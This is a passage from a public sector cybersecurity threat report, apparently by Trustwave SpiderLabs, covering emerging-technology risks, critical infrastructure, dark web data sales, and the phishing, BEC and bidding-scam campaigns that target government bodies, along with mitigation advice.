

2024 Public Sector Threat Landscape

TRUSTWAVE THREAT INTELLIGENCE
BRIEFING AND MITIGATION STRATEGIES

Contents

Executive Summary 1

Emerging and Prominent Trends 4

 Double-Edged Sword of Emerging Technologies 5

 Convergence of IT and OT in Critical Infrastructure 7

 Access and Data Brokers and the Dark Web 10

Dissecting the Attack Flow for the Public Sector 13

 Attack Flow Overview 14

 Attack Flow Steps 14

 Initial Foothold: Phishing, Spam & Scams 16

 Initial Foothold: Logging in 27

 Initial Foothold: Vulnerability Exploitation 34

 Initial Foothold: Supply Chain 45

 Initial Payload 49

 Expansion / Pivoting 53

 Malware: Loaders, Infostealers and RATs 56

 Malware: Ransomware 62

 Exfiltration / Post Compromise/Impact 70

Key Takeaways and Recommendations 84



Executive Summary

Societies depend on government institutions to deliver stability, continuity, and security. However, cyberattacks can disrupt these vital functions. Robust cybersecurity is the cornerstone of public trust. It ensures the vast amount of sensitive data governments hold, which underpins the smooth operation of society, remains safe.

The effects of public sector cyberattacks can differ starkly from those targeting private corporations. Breaches can disrupt essential services that citizens rely on daily, from healthcare and social security to law enforcement and national defense. This can upset the very fabric of society and erode public confidence in government institutions, potentially hindering cooperation and creating a climate of fear and uncertainty. The risk to individuals is compounded by the need for us all to provide large quantities of our personal information to the government.

Furthermore, successful cyberattacks on critical infrastructure, such as power grids or transportation systems, can have a ripple effect, causing widespread economic disruption, jeopardizing public safety, and even endangering lives.

In March 2024, the White House [stated](#) that critical infrastructure, specifically water and wastewater systems, are major targets for state-sponsored threat actors. In May 2023, the Five Eyes intelligence alliance (US, UK, Canada, Australia, New Zealand) and Microsoft [said](#) a state-sponsored Chinese hacking group was spying on US critical infrastructure organizations. In October 2023, a [ransomware attack](#) by Rhysida Group forced the UK's national library to close and will cost it 40% of their financial reserves to recover after they refused to pay the ransom.

Public sector cybersecurity is a complex landscape with a number of unique factors, including:

- **Legacy and Diverse Systems:** Public sector agencies often rely on outdated legacy systems that were built without modern cybersecurity threats in mind. These systems can be difficult and expensive to patch or upgrade, and many are managed by private entities, with very little standardization, making them prime targets for exploitation.
- **Focus on Public Service:** In pursuit of public service, government agencies may prioritize accessibility and user convenience over stringent security measures. This pursuit can leave them vulnerable to phishing attacks or social engineering tactics that prey on unsuspecting employees.
- **Fragmented IT Infrastructure:** Public sector organizations can have complex and sprawling IT infrastructures with multiple departments and agencies using different systems. This fragmentation can create blind spots and make it difficult to implement consistent security policies across the board.
- **Data Trove:** Public sector agencies hold a massive amount of sensitive data on citizens, including Social Security numbers, financial information, and medical records. This data is highly valuable to cybercriminals who can use it for identity theft, financial fraud, or further cyberattacks.
- **Siloed Information Stores:** Public sector agencies have traditionally been the keepers of their own data, with a growing requirement to link and pool data, there is a risk of hidden connections being inadvertently exposed.

- **Limited Budgetary Resources:** Budgetary constraints often restrict the ability of public sector organizations to invest in the latest cybersecurity technologies and skilled personnel. These financial issues leave them vulnerable to attacks that exploit known weaknesses.
- **Regulatory Compliance:** Public sector agencies are subject to a complex web of regulations governing data privacy and security. Balancing compliance with effective cybersecurity practices can be a challenge.
- **International Focus:** Public sector networks can be targeted by foreign governments or state-sponsored actors engaged in espionage or cyberwarfare. This adds another layer of complexity to the cybersecurity landscape.

To ensure comprehensive coverage, this report examines cybersecurity challenges facing the public sector globally, which encompasses government institutions (ranging from libraries to national defense) and essential public services (ranging from law enforcement to infrastructure).

Leveraging the expertise of hundreds of security researchers, Trustwave SpiderLabs is uniquely positioned to analyze the evolving threat landscape. Our team identifies tens of thousands of vulnerabilities each year, performs thousands of penetration tests, and analyzes millions of phishing URLs daily.

This comprehensive coverage across information security disciplines – including continuous threat hunting, forensics, incident response, malware analysis, and database security – empowers us to not only understand how breaches occur, but also recommend effective mitigations and controls for organizations.

This report delves into the critical trends impacting the public sector, including the rise of emerging technologies, risks to critical infrastructure, and the increased sale of public sector assets on the Dark Web. We'll then dissect the attack flow specific to public sector entities, providing actionable intelligence, and tailored mitigation strategies at each stage. We will examine many of the most prevalent threat tactics and threat actors, including:

THREAT ACTORS

- | | |
|------------------|------------------------------------|
| ▪ LockBit 3.0 | ▪ Phoenix Cyber Group |
| ▪ Medusa | ▪ GhostSec Hacking Group / KillNet |
| ▪ Play | ▪ Anonymous Sudan |
| ▪ ALPHV/BlackCat | ▪ NoName057(16) |
| ▪ CLOP/CIOp | ▪ RomCom |

THREAT TACTICS

- | | |
|--|-------------------------------------|
| ▪ Phishing and Business Email Compromise (BEC) | ▪ Supply Chain/Third-Party Risk |
| ▪ Data Brokers and Access Brokers | ▪ Malware and Ransomware |
| ▪ Powershell-Driven Execution | ▪ Vulnerability Exploitation |
| ▪ Social Engineering and User Driven Execution | ▪ Information Warfare and Espionage |



Emerging and Prominent Trends

Double-Edged Sword of Emerging Technologies

The Threat

Emerging technologies like generative AI and quantum computing present a double-edged sword for public-sector cybersecurity. While they offer promising possibilities for efficiency and innovation, they also raise significant security concerns should the public sector be slow to adopt them and subsequently left behind.

What Trustwave SpiderLabs Is Seeing

AI-powered threats like hyper-realistic misinformation and social engineering attacks could manipulate public opinion and steal sensitive data. Although still in its early stages, Quantum computing could crack current encryption, jeopardizing government communications and citizen data.

However, the public sector can leverage these technologies for good. AI can be used for advanced threat detection, analyzing vast amounts of data to predict and prevent cyberattacks. Automation powered by AI can free up human resources for more complex tasks.

Moreover, the public sector also bears the added burden of adapting regulations and guidance to this evolving landscape. It's crucial to understand that traditional approaches may not be sufficient for the rapid pace of innovation. Here's what the public sector might consider:

- **Focus on security by design:** Implementing regulations that require developers to prioritize secure coding practices from the outset.
- **Standardization for post-quantum cryptography:** Encouraging research and collaboration to develop and adopt new, quantum-resistant encryption standards.
- **Transparency and accountability:** Developing frameworks that hold tech companies accountable for potential security risks associated with their products and services.
- **International collaboration:** Cyber threats transcend borders. Establishing international cooperation and information sharing is crucial for a unified approach to regulating emerging technologies.

The public sector must navigate this new frontier by fostering innovation while safeguarding its systems and citizens' data. Proactive planning, robust security practices, agile response to threats, and collaboration across sectors will be key to securing the digital future of the public sector.

Mitigations to Reduce Risk

- Leverage AI for advanced threat detection and automation.
- Regulate for secure-by-design in emerging technologies.
- Increase transparency across development and hold tech companies accountable for offerings.
- Foster international collaboration on cyber threats and regulations.
- Train public sector staff and citizens on AI threats.
- Implement robust cybersecurity frameworks (zero-trust, MFA, data security).
- Repeatedly test incident response and business continuity plans to ensure they will work as expected when needed.

Convergence of IT and OT in Critical Infrastructure

The Threat

Critical infrastructure faces a complex web of security threats. The vast number of entities involved in ownership and management, from small local utilities to federal agencies, can contribute to vulnerabilities. Many critical infrastructure systems are decades old and haven't been updated due to cost concerns, making them more susceptible to attack. Additionally, cybersecurity hasn't always been a high priority for infrastructure owners.

These systems are also interdependent, meaning a disruption in one sector like energy can have cascading effects on others. Furthermore, certain critical points within a system are highly vulnerable, and if compromised, can cause widespread outages.

The rise of cyber threats poses a significant danger. The lack of standardized equipment from different vendors can create issues with configuration management and contribute to security gaps. Additionally, the merging of IT and OT systems increases the attack surfaces for criminals. These systems are often inadequately segmented, allowing attackers to move freely within a network. Even reliance on third-party vendors for services and support introduces security risks, as they can be used as a potential pathway into critical infrastructure systems.

Finally, the increasing use of machine-to-machine communication within critical infrastructure creates new physical security concerns, as attackers can potentially exploit these automated systems. The convergence of IT and OT systems further exacerbates these risks, as these systems were not originally designed with security in mind.

What Trustwave SpiderLabs Is Seeing

The convergence of IT and OT systems has created new security challenges. Many organizations mistakenly believed their OT systems were isolated from cyber threats because they were air gapped. This led to a relaxed approach to patching and updating legacy systems. This lack of awareness often extends beyond a single entity, creating a widespread issue.

LIMITED ASSET MANAGEMENT:

- Organizations often lack a comprehensive understanding of their OT environment. They may not have a complete inventory of all systems and their configurations, making it difficult to identify vulnerabilities and implement proper safeguards.
- The diverse nature of OT systems further complicates matters. Different systems may operate on varying protocols and require unique security measures.

PATCHING CHALLENGES:

- Legacy OT systems often present unique patching difficulties. These systems may be one-of-a-kind and critical to operations, making downtime for patching risky.
- Additionally, the lack of proper testing environments makes it difficult to predict how a patch might impact system functionality.
- Vendor support can also be unreliable. While vendors may offer patches, their effectiveness can depend heavily on the specific configuration of the system within a given environment.

RESILIENCE AND RESPONSE:

- Building redundancy into critical infrastructure systems is crucial for maintaining resilience in the face of cyberattacks. Having multiple systems allows for continued operation if one system is compromised.
- If redundancy is not feasible, organizations must have a robust backup and recovery plan in place. This plan should ensure the ability to quickly restore functionality in the event of an attack.

EVOLVING THREATS AND LIMITED AWARENESS:

- The sophistication of cyberattacks varies greatly. While nation-states may launch highly targeted attacks, less skilled attackers may rely on opportunistic tactics. Regardless of the attacker, the vulnerability of critical infrastructure remains the same.
- Traditionally, OT personnel haven't faced the same level of cyber threats as their IT counterparts. This lack of awareness is slowly changing, but there's still a gap in understanding and preparedness.

THE ROLE OF GOVERNMENT:

- Governments can play a crucial role in assisting critical infrastructure owners and operators. Instead of solely issuing regulations, they can provide resources for technical testing and help entities build resilience and security capabilities.
- Sharing information collected by the government is also critical. However, this process can be cumbersome, hindering a collaborative approach to cybersecurity.
- Governments also play a key role in information sharing across industries and organizations, providing a forum to discuss and interchange learnings.

Mitigations to Reduce Risk

- Prioritize a complete understanding of critical infrastructure environment, including OT systems, assets, configurations, and connections.
- Evaluate and understand the connections and functionalities of all third-party vendors involved in critical infrastructure operations.
- Acknowledge resource limitations and prioritize protection of the most critical systems and functionalities.
- Implement continuous monitoring of critical infrastructure systems to identify suspicious activity and potential vulnerabilities.
- Develop and test comprehensive backup and incident response plans to ensure a swift recovery from cyberattacks.
- Provide training programs to educate personnel on social engineering tactics and how to identify and prevent them.
- Conduct penetration or offensive testing to identify weaknesses so they can be mitigated before they are exploited.

Access and Data Brokers and the Dark Web

The Threat

A disturbing trend has emerged on the Dark Web: a significant increase in the sale of public sector assets.

This includes highly sensitive data such as citizen information, law enforcement databases, election data, and more. This proliferation of stolen data poses a serious threat to national security, public safety, and citizen privacy.

What Trustwave SpiderLabs Is Seeing

Trustwave researchers found significant volumes of trade in valid accounts and access credentials pertaining to infrastructure, networks, and systems related to public sector organizations on the Dark Web.

Access and Data Brokers, currently very active in underground marketplaces and forums, were seen offering unauthorized access to various infrastructure and applications public sector organizations worldwide.

The types of public sector data offered on the Dark Web range from highly sensitive to seemingly mundane. Here are some of the concerning categories:

- **Citizen Information:** Social Security numbers, addresses, financial records, medical data – all valuable for identity theft, financial fraud, and targeted attacks.
- **Law Enforcement Data:** Criminal records, ongoing investigations, witness testimonies – a goldmine for criminals seeking to evade capture or manipulate ongoing cases.
- **Election Data:** Voter registration rolls, election results, internal communications – could be used to disrupt elections, undermine trust in democratic processes, or target specific voters.
- **Government Documents:** Classified information, policy blueprints, internal communications – could expose national security secrets, disrupt critical operations, and give adversaries an advantage.




Figure 1: Threat actor offering Argentinian Municipal Electoral Registry from 2023

- Databases that store sensitive data should be prioritized for robust security controls. Database security tools like Trustwave's DbProtect that can flag misconfiguration and user rights can also help reduce risk.
- Ensure the appropriate level of protection is applied based on the criticality of information. Implement data protection controls such as data encryption in assets that need to be protected.
- Ensure appropriate segmentation, segregation, and apply Zero Trust principles are in place. Review if the database needs to be accessible to the whole network, or if it can be hidden behind certain applications.
- Ensure that up-to-date backups are available as a contingency to recover from a worst-case scenario.
- Monitor the Dark Web regularly for potential compromises and have a robust incident response process to contain and manage incidents.

Mitigations to Reduce Risk

- Databases that store sensitive data should be prioritized for robust security controls. Database security tools like Trustwave's DbProtect that can flag misconfiguration and user rights can also help reduce risk.
- Ensure the appropriate level of protection is applied based on the criticality of information. Implement data protection controls such as data encryption in assets that need to be protected.
- Ensure appropriate segmentation, segregation, and apply Zero Trust principles are in place. Review if the database needs to be accessible to the whole network, or if it can be hidden behind certain applications.
- Ensure that up-to-date backups are available as a contingency to recover from a worst-case scenario.
- Monitor the Dark Web regularly for potential compromises and have a robust incident response process to contain and manage incidents.



Dissecting the Attack Flow for the Public Sector

Attack Flow Overview

Data breaches and compromises come in many forms, but they often follow a similar pattern. Attackers gain access, escalate privileges, establish a foothold, steal, or destroy data, and then vanish. This analysis focuses on this attack flow within the public sector, drawing on insights from Trustwave SpiderLabs. It also provides actionable steps organizations can take to mitigate these risks.

These recommendations aim to proactively minimize financial losses, reputational damage, regulatory issues, and even physical harm that public sector organizations might face during an attack. The typical sequence of events unfolds as follows:



Attack Flow Steps



Initial Foothold

This is the step where the attacker successfully triggers a security bypass that will give them the ability to expand their access to suit their motives and goals. This initial foothold can take various forms, ranging from successful phishing attacks to vulnerability exploitation or even logging into public-facing systems using previously acquired credentials.

In this section, we will explore the most common methods through which attackers gain this initial foothold into a public sector organization, like phishing, third-party suppliers, and exploitable vulnerabilities.



Initial Payload

Once the attackers have established a foothold on the network, they will proceed to download more sophisticated tools and malware.

In this section, we will specifically concentrate on real-world examples of the types of payloads that frequently target public sector organizations.



Expansion / Pivoting

The initial foothold typically involves a low-value workstation, such as a phishing victim's laptop, or a network appliance like a VPN endpoint.

In this section, we will showcase how once armed with the necessary tools, attackers can target higher-value accounts and systems, such as domain admins, root accounts, active directory systems, and database servers.



Malware

There are a variety of malware types with a myriad of uses, such as Remote Access Trojans (RATs), info stealers, ransomware, and many others.


In this section, we will focus on the types of malware pervasive in the public sector.



Exfiltration / Post Compromise

In most cases, the primary motive behind compromises is data theft.

In this section, we will explore the types of data that are targeted and exfiltrated in public sector compromises. Additionally, we will present real-world examples of public sector data breaches to provide concrete illustrations.



Initial Foothold: Phishing, Spam & Scams

The Threat

Public sector organizations, just like many others, are particularly vulnerable to phishing attacks. Unlike exploiting software flaws, attackers target the human element. They craft emails designed to manipulate employees, contractors, or anyone with access to critical systems like financial or customer databases. These emails aim to trick the recipient into taking a specific action, such as opening an attachment, clicking a malicious link, or even following instructions that compromise security.

Typical phishing goals:

- **Credential Theft:** An example of this would be an email that appears to be from the company's admin, containing a link. When the recipient clicks this link, they are prompted to enter their login details under the pretense of accessing important information or job opportunity details.
- **Malware Insertion:** This is often executed through embedding PowerShell scripts, JavaScript, or enabling Macros in a document.
- **Triggering Specific Actions:** This could involve convincing the recipient to provide confidential information or perform other actions under the guise of a necessary step for a certain request.

Trustwave SpiderLabs Insights

The Trustwave SpiderLabs team keeps a close eye on email threats targeting the public sector. This includes opportunistic (broad) phishing, spear-phishing (targeted) attacks, malware-laden spam, and scams. Notably, we've observed a concerning trend: attackers are constantly refining their tactics and delivery methods, keeping these email-based attacks relevant and impactful.

In the public sector, the top three email attachment file types (Fig 2) commonly received by clients are HTML, Executables, and PDFs, like other sectors. HTML attachments comprised 78% of observed malicious attachments. More than half (45%) of these HTML attachments were found to be credential phishing pages, while the rest were malware droppers, downloaders, or redirectors. PDFs were the second most weaponized file type and lead mostly to malware downloads, or phishing including QR codes with embedded malicious URLs as highlighted in a [recent SpiderLabs research article](#).




Fig 2: Top malicious attachment filetypes for the public sector

In a review of our public sector dataset, Trustwave researchers observed several notable phishing campaign themes targeting both the organizations themselves and the public who uses the organizations various services:

MALICIOUS CAMPAIGNS TARGETING LOCAL GOVERNMENT FINANCE DEPARTMENTS

Trustwave SpiderLabs researchers noted BEC and phishing campaigns targeting public sector organizations leveraging fake financial documents typically attempting to impersonate CFOs and account officers as lures.

In one example, our researchers discovered BEC emails impersonating Chief Financial Officers (CFOs) for local government units. In the example shown below (Fig 3), threat actors are requesting copies of “AR aging reports,” which are schedules of accounts receivable. These AR aging reports contain unpaid invoices along with the customer details and are used to keep track of customers who haven’t paid for the goods or services. Threat actors leverage these reports to conduct something called Invoice Transaction Fraud. They use this list obtained from the organization to contact indebted customers and arrange for the payment to be transferred to the threat actor account.




Fig 3: Sample of a CFO impersonation BEC email targeting local government units

MALICIOUS CAMPAIGNS LEVERAGING TAX GOVERNMENT OFFICES

Trustwave SpiderLabs often see a spike in malicious email campaigns during various tax seasons around the world. For example, we noted a recent spike in tax related phishing emails in Australia. Below is a supposed tax lodgment receipt (Fig 4) from the Australian Taxation Office. Although the headers and message body appear legitimate, this is a phishing email with a malicious HTML attachment.




Fig 4: Sample of a malicious email mimicking a tax office advisory in Australia

Once the user opens the HTML attachment, a fake Office 365 login page is displayed (Fig 5). To appear legitimate, all related Microsoft backgrounds and logos are fetched from an external source. The email and password supplied by the user will be sent to a site prepared by the threat actor for future harvesting.




Fig 5: Microsoft 365 fake login page used in credential harvesting for the Australia Tax Office phishing campaigns

Another tax-related phishing campaign that Trustwave SpiderLabs researchers identified is related to the Inland Revenue public service department of New Zealand. The Inland Revenue Department (IRD) is responsible for collecting tax, providing the government with policy advice, and administering social support services. It has an online portal called "myIR," where residents can check if they have tax that needs to be settled, tax refunds, or file a tax return, among others. Typically, email notifications are sent to the account holder if there is any communication sent by the department. Below is an example of a phishing email posing as an official IRD communication.




Fig 6: Phishing disguised as an official communication from New Zealand Inland Revenue Department

The phishing email uses a tax refund as a lure to bait the victim into divulging their “myIR” account credentials. The subject and text of the message body do appear very similar to legitimate IRD notifications however, the falseness of the email is obvious as the “From” field does not even bear the name of the department and the embedded link points to an IP address that does not belong to the Inland Revenue Department.


Our researchers also noted another campaign, this time leveraging the Receita Federal do Brasil (Special Department of Federal Revenue of Brazil). This department is the revenue service agency responsible for tax collection, customs inspections and audits, and assistance in the prosecution of various crimes in Brazil.

In another phishing campaign, the threat actors disguised themselves as Receita Federal and used a “CPF” irregularity as a lure to steal the victim’s information. The CPF number or “Cadastro de Pessoas Físicas” is the individual taxpayer registry number in Brazil.

FAKE GOVERNMENT BIDDING SCAMS

Trustwave SpiderLabs researchers have also been continually observing fake government bidding scam campaigns. This scams leverages “Request for Quotation” or “Invitation to Bid”-themed phishing scam emails to lure government suppliers and vendors.

A campaign example attempts to leverage what appears to be the Department of Corrections (DCS) of South Africa for RFQ-themed content (Fig 7). As with most RFQ-related scams, the targets are instructed to respond with quotes where sensitive information can potentially be harvested by the threat actors.






Fig 7: RFQ-themed scam campaign targeting the Department of Corrections (DCS) of South Africa

Another bidding scam campaign that our researchers have been monitoring is related to the US Department of Agriculture (USDA). This campaign impersonates the USDA, asking the target to download an attached PDF tender file (Fig 8) that contains bidding instructions.

